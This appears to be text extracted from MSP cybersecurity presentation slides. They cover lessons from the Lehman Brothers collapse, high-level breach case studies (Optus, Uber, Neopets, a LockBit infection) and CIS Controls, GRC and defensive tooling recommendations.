
LEHMAN BROT



Lessons of Lehman Bros Bankruptcy

1. **Risk** - \$639b assets - \$613b in debt - trouble was the assets were difficult to sell and when they needed the cash they had no cash flow. Their Risk model (QRA) was misused and decision over reliant on it
2. **Culture** - Management rewarded excessive risk-taking – too much Profit driven
3. **Overconfidence** investing in complex high risk products that they did not really understand the risk and how the market was moving. “It won't happen to me” thinking
4. **Regulator inaction** – authorities knew but did not do anything – “Too big to fail”

ARPA NETWORK, LOGICAL MAP, JANUARY 1975



**1-800
Toll-free**

Phone Exchange**Phone Exchange**


**Waiting
— for
number**






"law enforcement told the judge that he could somehow dial into the NORAD modem via a payphone from prison and communicate with the modem by whistling to launch nuclear missiles."


Selected events over 30,000 records (Updated May 2023)



Selected events over 30,000 records (Updated Jan 2024) Information is Beautiful




Size of World Economies



Cybercrime is the world's third largest economy and growing at around 15% per year


Small issues can become BIG issues

- **Optus:** 9.8 million records breached. Probably an API not secured. Stacked risks



Lessons learned : don't let known security risks sit unresolved because you think another layer of security is in place. Things may change that you don't know about

- **Uber:** 57 million records breached, bombarding one person with bogus MFA requests. Once accepted, allowed access to the Uber VPN. Once inside, the attacker located privileged credentials in a PowerShell script



Lessons Learned: Never rely on MFA alone to protect critical assets. Expect that hackers will compromise MFA on occasion and will target your highest value security assets. Defence in depth , least privilege, limiting permissions of script

- **Neopets:** 69 million user details and source code. Lack of MFA and other security credentials



Lessons Learned: Underinvestment in cybersecurity continues to be a false economy. Breaches create brand damage, remediation work and potential regulatory fines that massively outweigh any initial cost-savings from underspending on security operations



Zaun acknowledged the compromised PC was running on Windows 7 – Infected with LockBit ransomware

The stolen data may have included “some historic emails, orders, drawings, and project files,”

Information pertaining to a series of UK prisons was exposed, as well as sales orders made by military and intelligence agencies, including GCHQ and a Royal Navy base in Scotland.

Tools and Technology are changing

Traditional Tools

- Firewalls
- Anti Virus software
- Intrusion Detection systems

“

There is a **Comodisation** playing out in the MSP market of what their **value statement** even is.

- Matt Lee Pax8



Building best practice and the changing role of the MSP

Get your own house in order – Make sure your MSP Cybersecurity is effective

Embrace Governance, Risk and Compliance (GRC)

Frameworks and certification

Frameworks

- Recovery Planning
- Improvements
- Communications



- Response Planning
- Communication
- Analysis
- Mitigation
- Improvements

- Continuous monitoring
- Incident response



CIS Controls V8			
Inventory and Control of Enterprise Assets	2/5	162 4/5	163 5/5
Secure Configuration of Enterprise Assets and Software	12 Safeguards	161 7/12	162 11/12
Account Management	6 Safeguards	161 4/6	162 6/6
Access Control Management	8 Safeguards	161 5/8	162 7/8
Continuous Vulnerability Management	7 Safeguards	161 4/7	162 7/7
Audit Log Management	12 Safeguards	161 3/12	162 11/12
Email and Web Browser Protections	7 Safeguards	161 2/7	162 6/7
Malware Defenses	7 Safeguards	161 3/7	162 7/7
Data Recovery	5 Safeguards	161 4/5	162 5/5
Network Infrastructure Management	8 Safeguards	161 1/8	162 7/8
Network Monitoring and Defense	11 Safeguards	161 0/11	162 6/11
Security Awareness and Skills Training	9 Safeguards	161 8/9	162 9/9
Service Provider Management	7 Safeguards	161 1/7	162 4/7
Applications Software Security	14 Safeguards	161 0/14	162 11/14
Incident Response Management	9 Safeguards	161 3/9	162 8/9
Penetration Testing	5 Safeguards	161 0/5	162 3/5



Building best practice and the changing role of the MSP

Get your own house in order – Make sure your MSP Cybersecurity is effective

Embrace Governance, Risk and Compliance (GRC)

Frameworks and certification

Get to those clients Board tables - Virtual CISO/CTO

Leverage AI and Automation

Cloud and Collaboration

Culture of Continuous learning and Exceptional Customer Experience

Tools and Technology are changing

More Advanced Tools

- Advanced Endpoint Protection using AI/ML
- Threat Intelligence Services
- Cloud security systems (CASB, SIEM, SOAR)
- Vulnerability Management, Threat Detection



